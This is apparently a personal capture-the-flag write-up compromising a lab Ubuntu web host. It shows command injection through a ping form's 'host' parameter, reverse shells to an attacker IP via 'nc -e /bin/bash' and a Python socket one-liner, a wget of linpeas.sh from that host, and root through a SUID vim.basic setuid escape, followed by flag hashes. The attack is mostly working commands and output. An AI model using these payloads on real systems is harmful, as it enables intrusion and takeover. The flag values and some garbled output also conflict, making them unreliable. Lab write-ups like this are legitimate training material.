


[Recon]

```
=====
[OS]: Ubuntu
[Web-Technology]: Apache httpd 2.4.29
[Hostname]:
[IP]: 192.168.181.86
[USERS]:
[CREDENTIALS]:
=====
```


[Scanning and Enumeration]

```
[NMAP RESULTS]:
=====
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 33:b9:6d:35:0b:c5:c4:5a:86:e0:26:10:95:48:77:82 (RSA)
| ssh-rsa
AAAAAB3NzaC1yc2EAAAADAQABAAQDKxggEEc0cfAnY39JxZPtqfSeoP5ELSTfKdMW1gwC5cdbN+n+rNZtzEF
PJtRQrUGYntWi90I642XAYf/w7EYnahMudH6sEkBBnycJB9mpMznx6j2woFqEC99hV2Kv+HrKBfUVH2ZottNDMT
AeHmAQn38urRKTSw5XRL2lIHjyAlQuhBC9G0IOHSQevab1J07QMS7RinkKMuK471IKEiGo6cs2qYl7s5/mbPzn7
4ItxZyjMaNreraKLzxxUv2rX04D1KLJGH8hoHCdoueHenF0jA4mgg0Ltx33gi/Dwj65GZqz3up/93Rk3KFx9PDH
81Wl/RMXzJPH0bWTFUGYCPR
|   256 a8:0f:a7:73:83:02:c1:97:8c:25:ba:fe:a5:11:5f:74 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBB0mK6n2750Zgk5Tzw00Va0RuM6X+mZvgnDZ
089sXvhfp5r09499qYQzThIXcaOuWpDmzP2e/eK27h5teQUyF+Bw=
|   256 fc:e9:9f:fe:f9:e0:4d:2d:76:ee:ca:da:af:c3:39:9e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINPPEuspoT6EYlb7TZCsDgkEBtBHIlzl8yu089UQJsA8
80/tcp    open  http      syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_ Supported Methods: GET POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
=====
```



We can try to ping any domain and localhost `127.0.0.1` even. Also try to terminate the `ping` command with a `;` to check if we can still execute another command after the ping command.

```
google.com;pwd;id;which nc;which bash
```



```
google.com;ls;cat index.php
```

← → 🏠 ↻ 🔒 192.168.181.86/?host=google.com%3Bcat+index.php

🔖 Import bookmarks... 📁 Parrot OS 📁 Hack The Box 📁 OSINT Services 📁 Vuln DB 📁 Privacy and Security 📁 Learning Resources

```
PING google.com (142.250.180.14) 56(84) bytes of data.

--- google.com ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3079ms

";
    echo shell_exec("ping -c 4 " . $_GET["host"]);
    echo "

"; } else { ?>
```

Connection Tester

Ping:

```
google.com;cat ../../../../home/dylan/local.txt
```

← → 🏠 ↻ 🔒 192.168.181.86/?host=google.com%3Bcat+../../../../../home%2Fdylan%2Flocal.txt

🔖 Import bookmarks... 📁 Parrot OS 📁 Hack The Box 📁 OSINT Services 📁 Vuln DB 📁 Privacy and Security 📁 Learning Resources

```
PING google.com (142.250.180.14) 56(84) bytes of data.

--- google.com ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3063ms

51a61b6bdcae087a3ae009027c56c0fa
```

Reverse Connection using netcat or bash

```
google.com;nc -e /bin/bash 192.168.45.172 9001
# OR
```

```
127.0.0.1 && python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192
.168.45.172",80));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

[Privilege-Escalation]

```
=====
# [OTHER / PRIVILEGE-ESCALATION]:
cd /tmp      # upload linpeas.sh via port 80
wget http://192.168.45.172/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
=====
```

```
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
-rwsr-xr-x 1 root root 146K Jan 31 2020 /usr/bin/sudo ---> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 22K Mar 27 2019 /usr/bin/pkexec ---> Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-x 1 root root 75K Mar 22 2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 75K Mar 22 2019 /usr/bin/chfn ---> SuSE_9.3/10
-rwsr-xr-x 1 root root 19K Jun 28 2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 daemon daemon 51K Feb 20 2018 /usr/bin/at ---> RTTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 44K Mar 22 2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 40K Mar 22 2019 /usr/bin/newgrp ---> HP-UX_10.20
-rwsr-xr-x 1 root root 59K Mar 22 2019 /usr/bin/passwd ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 37K Mar 22 2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 2.6M Mar 18 2020 /usr/bin/vim.basic (Unknown SUID binary!)
-rwsr-xr-x 1 root root 37K Mar 22 2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 427K Mar 4 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 99K Nov 22 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 111K Jul 10 2020 /usr/lib/snapd/snap-confine ---> Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-x 1 root root 14K Mar 27 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root messagebus 42K Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 27K Mar 5 2020 /bin/umount ---> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 31K Aug 11 2016 /bin/fusermount
-rwsr-xr-x 1 root root 63K Jun 28 2019 /bin/ping
-rwsr-xr-x 1 root root 43K Mar 5 2020 /bin/mount ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 44K Mar 22 2019 /bin/su
```

here, the vim.basic SUID stand out clear. So i google gtfogbins.github.io for vim SUID.

```
vim.basic -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset;
exec sh")'
```

```
E79: Cannot expand wildcards
```

```
E79: Cannot expand wildcards
```

```
E79: Cannot expand wildcards
```

```
E79: Cannot expand wildcards
```

```
E79: Cannot expand wildcards
```

```
Press ENTER or type command to continueTraceback (most recent call last):
```

```
# Then type command
command
```

```
# And we are root
```

[Flags]

```
local.txt : 9535b24b4bb757da06d6dbaa9a510b0c
```

```
proof.txt : 83e806c7b840aca59a8661dec8ea3710
```

[keynote]

Take Away Concepts (for the flat-file reference system):

- * Always try the basic things never underestimate the little things.
- * if `find / -perm 6000 -u=s -type f 2>/dev/null` didn't return any result, always upload `linpeas.sh` to confirm.
- * Read prompts always and understand every error it returns